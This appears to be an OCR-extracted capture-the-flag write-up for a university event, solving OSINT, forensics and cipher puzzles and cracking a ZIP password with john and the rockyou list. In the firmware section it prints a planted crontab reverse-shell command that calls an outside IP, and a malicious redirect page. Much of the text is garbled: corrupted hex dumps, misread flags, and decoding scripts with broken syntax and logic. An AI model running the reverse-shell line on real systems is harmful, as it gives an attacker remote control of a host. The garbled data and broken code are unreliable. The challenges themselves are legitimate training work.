    merged = Node(None, left.freq + right.freq)
    merged.left = left
    merged.right = right
    heappush(pq, merged)

return pq[0] if pq else None

def generate_codes(node, prefix="", code_map={}):
    if node is not None:
        if node.symbol is not None:
            code_map[node.symbol] = prefix
        generate_codes(node.left, prefix + "0", code_map)
        generate_codes(node.right, prefix + "1", code_map)
    return code_map

def decode_huffman(encoded, code_map):
    reverse_map = {v: k for k, v in code_map.items()}
    current_code = ""
    decoded_message = ""

    for bit in encoded:
        current_code += bit
        if current_code in reverse_map:
            decoded_message += reverse_map[current_code]
            current_code = "" # Reset the current code after decoding
    return decoded_message

# Running the Huffman Tree functions
root = build_huffman_tree(probabilities)
if root:
    code_map = generate_codes(root)
    decoded_message = decode_huffman(encoded_message, code_map)
    print("Decoded Message:", decoded_message) # Print the decoded message
else:
    print("Failed to build Huffman tree.")

```

```

$ python3 script.py
Decoded Message: Welcome to UW-Stout's CTF! I'm so happy you were able to decrypt this message.
Was it hard? I'm not sure. I learned about this algorithm in one of my classes and thought it was
cool...Anyways. Here is your flag:STOUTCTF{A0LZTvEW23NcbeKk8JyWJ8W0b6Mx7p6N}Congrats!

```


You learned in your classes? Damn

STOUTCTF{A0LZTvEW23NcbeKk8JyWJ8W0b6Mx7p6N}

# Osint

## Abandoned Airwaves

Every osint challenge I try to reverse search the image. Click on every one of them to get the location place



One of them is <https://www.istockphoto.com/photo/abandoned-building-in-the-chernobyl-exclusion-zone-gm1181734175-331558984>

Abandoned building in the Chernobyl exclusion zone stock photo

+ Save Try Edit Remove background + AI Modify with AI + AI

iStock  
Credit: Sybille Reuter

1181734175


New loc  
High-qua  
RM 42  
ONE-M  
Get th  
✓ Get  
First  
Can  
Learn  
Includes our  
Add an exte  
Largest size: 2  
Stock photo ID:  
Upload date: N  
Location: Ukr  
Categories: St

There are station name in the description. Then bruteforce osint question


## Flag: Duga-1 Station

## Abandoned Airwaves pt.2

Search the location at google map and its in chornobyl




Then just google the time. For osint challenge, google is your best tool.



Flag: 15:52

# Last Known Location

Always reverse search



<https://www.chickpt.com.tw/job-Br856gGxG02b> this one give the map location

No. 22, Cheqi Road, Ruifang District, New Taipei City

A detailed Google Map showing the area around No. 22, Cheqi Rd, Ruifang District, New Taipei City. The map includes roads like Dingdian Rd, Shuiyuan Rd, and Xishan Rd. It highlights several landmarks: Sunshine B&B, Box Inn Jiufen, A-Mei Teahouse, and the Jiufen Goldore Museum. A red marker indicates the exact location of the job listing. The map also shows the Jiufen Mountain Scenic Area and the Jinshui River.

Salary payment method  
Remittance, cash

payday  
The 10th of every month / No monthly salary deposit ex) The salary from 2.10 to 3.9 is received on 3.10

working hours  
Night shift: 17:00~20:00  
Both short and long term

Number of people required  
1 person

Working environment photos

Two small images showing the exterior and interior of the tea shop. The exterior shows the storefront with the "察茶 ChaCha OOLONG TEA" sign. The interior shows the interior of the shop with tables and chairs.

Click on that. Now search for the store in street view.



To know the exact location, look at the surrounding. The position of the car, people, and anything. After you done, there are coordinate in the url.

[https://www.google.com/maps/@25.1098267,121.8454443,3a,75y,10.37h,82.4t/data=!3m7!1e1!3m5!1sWOeh9jYEN4Sg-Xq8ZUwCUg!2e0!6shttps%3F%2Fstreetviewpixels-pa.googleapis.com%2Fv1%2Fthumbnail%3Fcb\\_client%3Dmaps\\_sv.tactile%26w%3D900%26h%3D600%26pitch%3D7.596079294485705%26panoid%3DWOeh9jYEN4Sg-Xq8ZUwCUg%26yaw%3D10.367192958311875!7i16384!8i8192?hl=en-US&entry=ttu&g\\_ep=EgoyMDI0MTIxMS4wIKXMDSoASAFAQw%3D%3D](https://www.google.com/maps/@25.1098267,121.8454443,3a,75y,10.37h,82.4t/data=!3m7!1e1!3m5!1sWOeh9jYEN4Sg-Xq8ZUwCUg!2e0!6shttps%3F%2Fstreetviewpixels-pa.googleapis.com%2Fv1%2Fthumbnail%3Fcb_client%3Dmaps_sv.tactile%26w%3D900%26h%3D600%26pitch%3D7.596079294485705%26panoid%3DWOeh9jYEN4Sg-Xq8ZUwCUg%26yaw%3D10.367192958311875!7i16384!8i8192?hl=en-US&entry=ttu&g_ep=EgoyMDI0MTIxMS4wIKXMDSoASAFAQw%3D%3D)

flag: 25.1098267:121.8454443

# Forensic

## Normal Image

Use zsteg and you should get it

STOUTCTF{1ywHGox1ZRNCftHt1CWP9YT1PKT1inR}

Iera Milpan

For forensic questions, you always need to check the file type first before anything.

```
[zeqzoq@DESKTOP-TVA03PG] - [/mnt/c/Users/hzqzz/Downloads/stoutctf]
$ file Retak_Hatiku_-_Iera_Milpan.mp3
Retak_Hatiku_-_Iera_Milpan.mp3: PNG image data, 1219 x 48, 8-bit/color RGBA, non-interlaced

[zeqzoq@DESKTOP-TVA03PG] - [/mnt/c/Users/hzqzz/Downloads/stoutctf]
$ mv Retak_Hatiku_-_Iera_Milpan.mp3 Retak_Hatiku_-_Iera_Milpan.png
```

We know it's a PNG so just rename the extension, open, and got the flag

STOUTCTF{qDtIRAwPAyR4Yg57YxzYW5p1V2dm5mwo}


STOUTCTE{qDtjBAwpAyB4Yg57YxzYW5n1V2dm5mwo}

# Rockyou!

Rockyou is a very popular wordlist. The challenge gave a zip file with password needed so I automatically know we need to use zip2john.

```
[zeqzqz@DESKTOP-TVA03PG] - [/mnt/c/Users/hzqzz/Downloads/stoutctf]
$ zip2john RockYou.zip > rockyou.hash
ver 1.0 efh 5455 efh 7875 RockYou.zip/Flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=55, decmplen=43, crc=78C3FC2A ts=9A2B
cs=9a2b type=0

[zeqzqz@DESKTOP-TVA03PG] - [/mnt/c/Users/hzqzz/Downloads/stoutctf]
$ john --wordlist=/usr/share/wordlists/rockyou.txt rockyou.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd123      (RockYou.zip/Flag.txt)
1g 0:00:00:00 DONE (2024-12-19 09:27) 5.882g/s 12384Kp/s 12384Kc/s 12384KC/s SALAMUN..PECHI
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



# The echo

When opening the wireshark file. We can see strings in every packet. We can use tshark to extract data from wireshark via linux terminal. After understanding about the data in wireshark, I know we need to extract the data field. This solve is one liner so I apologise because it's not so beginner friendly. But I'll give the visualisation on why I use this command.

```
tshark -r TheEchos.pcap -Y "icmp.type == 8" -T fields -e data | cut -c 1-2 | tr -d '\n'
```

Baically, -r is we reading the file. We need the data in icmp because theres only icmp packet. If you take a look at one of the packet, there is type 8 mentioned.

```
> Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
└ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x535b [correct]
    [Checksum Status: Good]
```

Then -e data is just extracting data. Using | (pipe) command to use multiple command. Using tshark -r TheEchos.pcap -Y "icmp.type == 8" -T fields -e data we get below

Add the cut -c 1-2 to get below.

57  
37  
77  
  
78  
  
39  
57  
71

Add tr -d '\n' to get concatenate all of them

We know wireshark use hex. So go to cyberchef and find flag

```

41447144333238544b394355786830736f7131635943553958315a4a7330774d42484f4a6a664b70777867794
b50784c536836436475674944526b24e79676e554949657571436b46727a34764a444238315667357832446b
6e634e4554726b3066317066315141446b73656b5464c693656424d614f454642686e374c686a64e3958494
d6a776a644a70634a56645074395057766a6772365250593666736a5164394555339467458536b797a786861
556d50374a5379356e5a6f39376472323259696155637163727875746f27639564b46f465964664e796c636
76471394a4d436a5776767065634e6f4b585353c61656974714e61334752505766476d566b5272547a76534e
53313676485a6b70624e586f7158317747676h31784659583169535a5635673674724c6e75338314a4951347
acc30264 LF 1 TR Raw Bytes ← →

```

**Output**

STOUT next previous all  match case  regexp  by word

```
wEKVXjkgw9VashCQRvts7Qe3hQTz0Cnylnk18KF2lSsqK5dZFi8uV0yN0mt85KmEx2beeMik8xPGYy8hdz4UYBL
g7JU9n110wldTgh6FCkoexHe63GjcxZ9r4gv3Q4ujDBPa3HmawsJlmKRAb2uE0V6ZQBnZDChbRQFvwovs31xy
mmNmjn4DxQKy0g6p0fJMGsvjxhBHLxUMEvhmEkuQgq4K5zg0Iozrv0ijgT88ppLeKg0ACmUfTq3VQATYVbzqA
ap5bAd8EGSEAnT1q61KyruLajhInucsftVn1n13q9na14MtqDq21SVQn2RbkGmTvl1QmhEgawswtp18pxIMR889
A1a141lizwXoAmLmAoG1jN2h0BuhnEey7euF2AVXK0VkjGD8w5PNvDU38Wf1DPVOSsS1pnplUmfpz1uYk0mnNxH
0MBD01R0fk01leKt41W9tQ18tlfvwu08NUNbmpEoToD70AkREST0lPyMQzgk45gvpHccjmfblk3VujMvn19n
vkGLCTjy01m5nt5U1fieUFY5Um9tllP9yFirIN5nMkIhp1ckt09pt1m1w2uPCl4wF168aBZkl61e0CCEeJ1xc
7aoaNH5jVT7EpwNrMgQ8Dr9ts5YQoIf7f1QTwCVhy4lqkn1ZyTbalSMedQBDjwT0h3e1ayp7Qk2TUNThn4TlwF4
VYgtZHNjXB14qMcgcUjmICM5G1eOx5pcohE510qjK5nJybuINp20ZpLpcpdu2qyAe8Ua9g8846Rd5gD0R7cmS2
U0jcnwCP1v1u82ZmBm9tSxp1SunJzLQ52mmn3jy22VUuqZK5z1hRpRxRzD171Yn7uDXt10LxUg61xd1fSRx
77DxtzgbZgC7pjU3qhIwNsItxbjPqcwVZ STOUTCTF{fZtPEj720e1OKFrQPqouICBdgVAtD14N} zrIgm30yGA
f03Yz851vAU3PT3YHW5RY8fG8DcX8wUcxe5uhx11Y1NUOrnfxf785xervxFXUjzm5KE14puJaJyhGOKIgj6EJM
50phffodS13E5e4GDZd1xJGrBrxxvYX1g6DD0X9ShEoBqCZ639s52ARbUKA1a7pn3z4scgk01S1pM16AvrhreZ
Epu7Sa0wfmcMRvq1atIKYc5zCFg4puL4gcqd0IPD6uR25gd7CqaLTo5G7XkdHvcfxkrFcMnbPKVjCBFkj5kFEP
```

STOUTCTF{fZtPEj720e1OKFrQPqouICBdgVAtD14N}

## Dark Web Firmware 1

After searching for hours and cat everything, got something in etc/crontab/kali. How do I know? Bruteforce all the ip address

```
[zeqzoq@DESKTOP-TVA03PG] [/mnt/c/Users/hzqzz/Downloads/CustomFirmware/CustomFirmware_us-up-ver1-2-1-P1[20220715-rel19099]_2022-07-15_17.44.43.bin.extracted/etc/crontabs]  
$ cat kali  
@reboot (echo '* * * * * bash -i >& /dev/tcp/109.23.44.78/9989 0>&1' | crontab -)
```

109.23.44.78

## Dark Web Firmware 2

This one I just pray to God and got it. Find the username in common linux file. (do some research)

```
[zeqzoq@DESKTOP-TVA03PG] [/mnt/c/Users/hzqzz/Downloads/CustomFirmware/CustomFirmware_us-up-ver1-2-1-P1[20220715-rel19099]_2022-07-15_17.44.43.bin.extracted]  
$ cat etc/passwd  
root:x:0:0:root:/bin/ash  
daemon:x:1:1:daemon:/var:/bin/false  
ftp:*:55:55:ftp:/home/ftp:/bin/false  
network:*:101:101:network:/var:/bin/false  
nobody:*:65534:65534:nobody:/var:/bin/false  
admin:x:1000:0:admin:/var:/bin/false  
guest::2000:65534:guest:/var:/bin/false  
kali:x:0:0:root:/root:/bin/ash  
  
[zeqzoq@DESKTOP-TVA03PG] [/mnt/c/Users/hzqzz/Downloads/CustomFirmware/CustomFirmware_us-up-ver1-2-1-P1[20220715-rel19099]_2022-07-15_17.44.43.bin.extracted]  
$ ls etc/crontabs/  
cat etc/crontabs/*  
kali root  Dark Web Firmware 1  
@reboot (echo '* * * * * bash -i >& /dev/tcp/109.23.44.78/9989 0>&1' | crontab -)  
After searching for hours and cat everything, got something in etc/crontab/kali
```

Kali

## Dark Web Firmware 3

It mention about website. Search in www

```
[zeqzoq@DESKTOP-TVA03PG] [/mnt/c/Users/hzqzz/Downloads/CustomFirmware/CustomFirmware_us-up-ver1-2-1-P1[20220715-rel19099]_2022-07-15_17.44.43.bin.extracted]  
$ ls -la www/  
total 0  
drwxrwxrwx 1 zeqzoq zeqzoq 4096 Dec 20 07:26 .  
drwxrwxrwx 1 zeqzoq zeqzoq 4096 Dec 20 23:08 ..  
drwxrwxrwx 1 zeqzoq zeqzoq 4096 Jul 15 2022 cgi-bin  
drwxrwxrwx 1 zeqzoq zeqzoq 4096 Jul 15 2022 compress  
-rwxrwxrwx 1 zeqzoq zeqzoq 323 Dec 20 07:26 index.html  
drwxrwxrwx 1 zeqzoq zeqzoq 4096 Jul 15 2022 webpages  
  
[zeqzoq@DESKTOP-TVA03PG] [/mnt/c/Users/hzqzz/Downloads/CustomFirmware/CustomFirmware_us-up-ver1-2-1-P1[20220715-rel19099]_2022-07-15_17.44.43.bin.extracted]  
$ cat www/index.html  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
<head>  
<!--Add Malicious Redirect for Nfusies-->  
<meta http-equiv="refresh" content="0; URL=http://tinyurl.com/notmalware" />  
</head>  
</html>
```

50

Iera Milpan

## Fairytales

Looking for encoded strings. The keywords value is just a red herring. Other logic strings encoded will be the UUID. (after trying so many tools to extract pdf metadata)

```
$ exiftool Fairytales.pdf
ExifTool Version Number : 13.00
File Name : Fairytales.pdf
Directory :
File Size : 28 kB
File Modification Date/Time : 2024:12:21 11:14:26+08:00
File Access Date/Time : 2024:12:21 16:51:43+08:00
File Inode Change Date/Time : 2024:12:21 11:14:42+08:00
File Permissions : -rwxrwxrwx
File Type : PDF
File Type Extension : pdf
MIME Type : application/pdf
PDF Version : 1.7
Linearized : No
Page Count : 5
Producer : Fairytales
Title : The Eternal Navigator
Author : Dr. Elena Markov
UUID : :Ulmd-#t;S9KurE2dp]>B-Kl,5TsQL3@$@-BLO4&1Ee&fF_G88A53
Create Date : 2024:12:19 07:00:00+01:00
Keywords : Flag:,  
NGUgNjkgNmNjUgMjAgNzQgNzlgNmMgMjAgNjUgNzggNmNzAgNmYgNzlgNjUgNzlgMjEgMjAgNDlgNzUgNzQgMjAgNzQgNjggNjUgMjAgNzQgNzlgNmNjUgMjAgNzQgNzlgNjUgNjEgMjAgNzQgNzlgNjUgNzlgNjUgNzlgNjUgNzlgMjAgNmYgNjYgMjAgNzQgNjggNjUgMjAgNDUgNzQgNjUgNzlgNmUgNjEgNmMgMjAgNGUgNjEgNzYgNjkgNjcgNjEgNzQgNmYgNzlgMjAgNzlgNjUgNmQgNjEgNjkgNmUgMjAgNjggNjkgNjQgNjQgNjUgNmUgMmUgMjAgNGIgNjUgNjUgNzAgMjAgNzMgNjUgNjUgNmIlgNjkgNmUgNjcgMmMgMjAgNjEgNmUgNjQgMjAgNzkgNmYgNzUgMjAgNmQgNjkgNjcgNjggNzQgMjAgNmEgNzUgNzMgNzQgMjAgNzUgNmUgNjMgNmYgNzYgNjUgNzlgMjAgNzQgNjkgMjAgNzlgNjUgNjMgNmNzQgMjAgNzQgNzMgMmU=
Creator : Peyton Braun
Modify Date : 2024:12:19 07:00:00+01:00
Subject : Can you uncover the secrets of The Eternal Navigator
```

I put it in cyberchef and use magic wand to get base85 decode. The chapter 2 of the fairytale mention about 47.

The screenshot shows the Cryptopals challenge interface with two main sections: "ROT47 Brute Force" and "Recipe".

**ROT47 Brute Force**

- Sample length: 100
- Sample offset: 0
- Print amount:

Crib (known plaintext string)

**Recipe**

From Base85

- Alphabet: ! - u
- Remove non-alphabet chars:

All-zero group char: Z

**Input**

```
,UImd-t#;S9KurE2dp]>B-K1,5TsQL3@$@-BL04&1Ee&FF_G88A53|
```

Amount: 53

**Output**

```
Amount = 47: STOUTCTF{n2ff2B98QwhoP29hSaV9tTabPTGF94Z5}
Amount = 48: TUPVUDUo3gg3C:9RxipQ3:iTBw:uuBcQUHG:5!6~
Amount = 49: UPQWVEVH)p4vh4D;SyjqR4;ijCv;KdcrVIH;6!7!
Amount = 50: VWRXWFWI~q5i5ee-;TzkrS5<KvdWeSWJ1?7>"
```

Amount = 51: WXSYXGXJ!r6j6F=<\{sT6=1WeZ=xXefTXKj=8~9#

```
Amount = 52: XYTZHYHK"s7kk7G=>V|mtU7>mxF[yYfgUYLk>9:$
Amount = 53: YZU[ZIZL#t8118H?>W]nuV8?nYg?zGhzVZML?:`%;
```

Amount = 54: Z[\V\[[MSu9nmr@?X>ovW9@oZh]@[h\hw[NW@;a<&

```
Amount = 55: [W]\K\N%v:nn:jA@Y!pwX:Ap[i^A|\ijX\ONA\b='
Amount = 56: \]X\O\O&w;oo;KBAZ"qY;Bq_\B}jkyPOB=c>(
```

Amount = 57: ]^\_~^M^P\x<pp<LCB[#ryZ<Cr]`C~k\kIz^QCfD?

```
Amount = 58: ^_Z^_N_Q(y=qq=MDC$sz[=Ds^laD!_lm[_RQD?e@*
Amount = 59: _[a`O`R)z>rr>NED)%t(\`Et_mbe"mn[\`SRE@fa+
```

## The orb of light

The zip file got password. Try to decrypt the question

She pushed on looking everywhere for anymore clues to what this might mean. After searching high and low she discovered a hidden compartment with a cryptic note, the beginning looked familiar, the same as before, but this one was complete "To find the truth, follow... wkh ruev ri oljkw, wkhb iofnhu lq d suhgfwdeoh sdwwhuq, wkhb zloo ohdg brx wr Wkh Hwhuqdo Qdyljdwr. Wkh sdvvzrug brx vhnn lv rue5riO1jkw"

Interestingly, I used dcode and there are multiple encoding that we can use so that's a new thing I learned.

The screenshot shows two dCode tool interfaces. On the left, the ROT CIPHER DECODER interface displays the ciphertext "wkh ruev ri oljkw, wkhb iofnhu lq d suhgfwdeoh sdwwhuq, wkhb zloo ohdg brx wr Wkh Hwhuqdo Qdyljdwr. Wkh sdvvzrug brx vhnn lv rue5riO1jkw" and the decrypted message "the orbs of light, they flicker in a predictable pattern, they will lead you to The Eternal Navigator. The password you seek is orb5oFL1ght". On the right, the CAESAR CIPHER DECODER interface shows the same ciphertext and decrypted message, along with a Caesar cipher key of 3. Both interfaces include a search bar and a link to the full dCode tools list.

**ROT CIPHER DECODER**

**CAESAR CIPHER DECODER**

**MANUAL DECRYPTION AND PARAMETERS**

**Monoalphabetic Substitution Decoder**

The Monoalphabetic Substitution Decoder interface shows the original encryption alphabet (A-Z) and reciprocal decryption alphabet (JYMABCDEFIGHKLZNOQRSTUWVXYZMBP). It also displays a grid of letters corresponding to the decrypted message "the orbs of light, they flicker in a predictable pattern, they will lead you to The Eternal Navigator. The password you seek is orb5oFL1ght".

The screenshot shows a software interface titled "DISK CIPHER DECODER". On the left, under "Results", there are two columns of text:

↑↓	↑↓
↑↔4 THEORBSOFLIGHTTHEYFLICKERINAPREDICTABL	
(→2 EPATTERNTHEYWILLLEADYOUOUTHEETERNALNAV	
2) IGATORTHEPASSWORDYOUSEEKISORB?OFL?GHT	
↔2( THEORBSOFLIGHTTHEYFLICKERINAPREDICTABL	

On the right, under "DISK CIPHERTEXT", there is a large block of encrypted text:

wkh ruev ri oljkw, wkhb ioflnhu lq d suhglfwdeoh sdwwhuq,  
wkhb zloo ohdg brx wr wkh Hwhuqdo Qdyljdwrw. Wkh sdvvzrug  
brx vhnn lv rue5ri01jkw

Below the ciphertext, under "OUTER ALPHABET (ALPHANUMERIC ONLY)", there is a small link: [View](#).

So the password is orb5ofL1ght

Then got mp4. In the video got morse code pattern at bottom left. MANUALLY extract (because don't know how to auto) and got the flag

STOUTCTF(NZO2ARCB9SKB24K5MMEVY5GYWAAJJHQG)

Change to {}

STOUTCTF{NZO2ARCB9SKB24K5MMEVY5GYWAAJJHQG}

# Hackers Keyboard

Extract all HID DATA then map to keycode.

```

# USB HID Keycode to Character Mapping with Shift Handling
keycode_map = {
    0x04: 'a', 0x05: 'b', 0x06: 'c', 0x07: 'd', 0x08: 'e', 0x09: 'f', 0x0A: 'g', 0x0B: 'h', 0x0C: 'i', 0x0D: 'j',
    0x0E: 'k', 0x0F: 'l', 0x10: 'm', 0x11: 'n', 0x12: 'o', 0x13: 'p', 0x14: 'q', 0x15: 'r', 0x16: 's', 0x17: 't',
    0x18: 'u', 0x19: 'v', 0x1A: 'w', 0x1B: 'x', 0x1C: 'y', 0x1D: 'z', 0x1E: '1', 0x1F: '2', 0x20: '3', 0x21: '4',
    0x22: '5', 0x23: '6', 0x24: '7', 0x25: '8', 0x26: '9', 0x27: '0', 0x28: 'Enter', 0x2C: '!', 0x2D: '-', 0x2E: '=',
    0x2F: '[', 0x30: ']', 0x31: '\\', 0x33: ';', 0x34: "", 0x35: ' ', 0x36: ',', 0x37: '.', 0x38: '?'
}

# Shifted Characters Mapping
shifted_keycode_map = {
    0x04: 'A', 0x05: 'B', 0x06: 'C', 0x07: 'D', 0x08: 'E', 0x09: 'F', 0x0A: 'G', 0x0B: 'H', 0x0C: 'I', 0x0D: 'J',
    0x0E: 'K', 0x0F: 'L', 0x10: 'M', 0x11: 'N', 0x12: 'O', 0x13: 'P', 0x14: 'Q', 0x15: 'R', 0x16: 'S', 0x17: 'T',
    0x18: 'U', 0x19: 'V', 0x1A: 'W', 0x1B: 'X', 0x1C: 'Y', 0x1D: 'Z', 0x1E: '!', 0x1F: '@', 0x20: '#', 0x21: '$',
    0x22: '%', 0x23: '^', 0x24: '&', 0x25: '*', 0x26: '(', 0x27: ')', 0x2D: '_', 0x2E: '+', 0x2F: '{', 0x30: '}',
    0x31: '|', 0x33: ':', 0x34: "", 0x35: '~', 0x36: '<', 0x37: '>', 0x38: '?'
}

# Input HID data
hid_data = """
00000b000000000000
000000000000000000
000008000000000000
000000000000000000
00000f000000000000
000000000000000000
00000f000000000000
000000000000000000
000012000000000000
000000000000000000
00002c000000000000
000000000000000000
00000b000000000000
000000000000000000
000012000000000000
000000000000000000
000013000000000000
000000000000000000
000008000000000000
000000000000000000
00002c000000000000
000000000000000000
00001c000000000000
000000000000000000
000012000000000000
000000000000000000
000018000000000000
000000000000000000
00002c000000000000
000000000000000000
000006000000000000
000000000000000000

```

000004000000000000
000000000000000000
000011000000000000
000000000000000000
00002c000000000000
000000000000000000
00000a000000000000
000000000000000000
000008000000000000
000000000000000000
000017000000000000
000000000000000000
00002c000000000000
000000000000000000
000017000000000000
000000000000000000
00000b000000000000
000000000000000000
00000c000000000000
000000000000000000
000016000000000000
000000000000000000
00002c000000000000
000000000000000000
000009000000000000
000000000000000000
0000f0000000000000
000000000000000000
000004000000000000
000000000000000000
00000a000000000000
000000000000000000
020000000000000000
020033000000000000
020000000000000000
000000000000000000
020000000000000000
020027000000000000
020000000000000000
000000000000000000
00002c000000000000
000000000000000000
000016000000000000
000000000000000000
000017000000000000
000000000000000000
000012000000000000
000000000000000000
000018000000000000
000000000000000000
000017000000000000
000000000000000000
000006000000000000
000000000000000000
000017000000000000
000000000000000000
000009000000000000

000000000000000000  
020000000000000000  
02002f000000000000  
020000000000000000  
000000000000000000  
000005000000000000  
000000000000000000  
00001c000000000000  
000000000000000000  
00005b000000000000  
000000000000000000  
00001c000000000000  
000000000000000000  
000009000000000000  
000000000000000000  
000005000000000000  
000000000000000000  
00000c000000000000  
000000000000000000  
000017000000000000  
000000000000000000  
000013000000000000  
000000000000000000  
000020000000000000  
000000000000000000  
000019000000000000  
000000000000000000  
000016000000000000  
000000000000000000  
00001e000000000000  
000000000000000000  
000008000000000000  
000000000000000000  
000006000000000000  
000000000000000000  
00001b000000000000  
000000000000000000  
000023000000000000  
000000000000000000  
000008000000000000  
000000000000000000  
000015000000000000  
000000000000000000  
00001c000000000000  
000000000000000000  
020000000000000000  
020030000000000000  
020000000000000000  
000000000000000000  
00000a000000000000  
000000000000000000  
000012000000000000  
000000000000000000  
000012000000000000  
000000000000000000  
000007000000000000  
000000000000000000

```

00002c000000000000
000000000000000000
00000f000000000000
000000000000000000
000018000000000000
000000000000000000
000006000000000000
000000000000000000
00000e000000000000
000000000000000000

...
"""

# Decode the HID data
decoded_output = []
for line in hid_data.splitlines():
    line = line.strip() # Remove extra whitespace
    if len(line) == 16: # Ensure the line has exactly 16 hex characters
        try:
            bytes_data = bytes.fromhex(line)
            modifier = bytes_data[0] # Modifier byte (Shift, Ctrl, etc.)
            keycode = bytes_data[2] # Keycode byte
            if keycode != 0:
                if modifier & 0x02: # Check if Shift is pressed
                    char = shifted_keycode_map.get(keycode, "")
                else:
                    char = keycode_map.get(keycode, "")
                decoded_output.append(char)
        except ValueError:
            continue

# Join the decoded characters into a string
decoded_text = ".join(decoded_output)
print("Decoded Text:")
print(decoded_text)

```

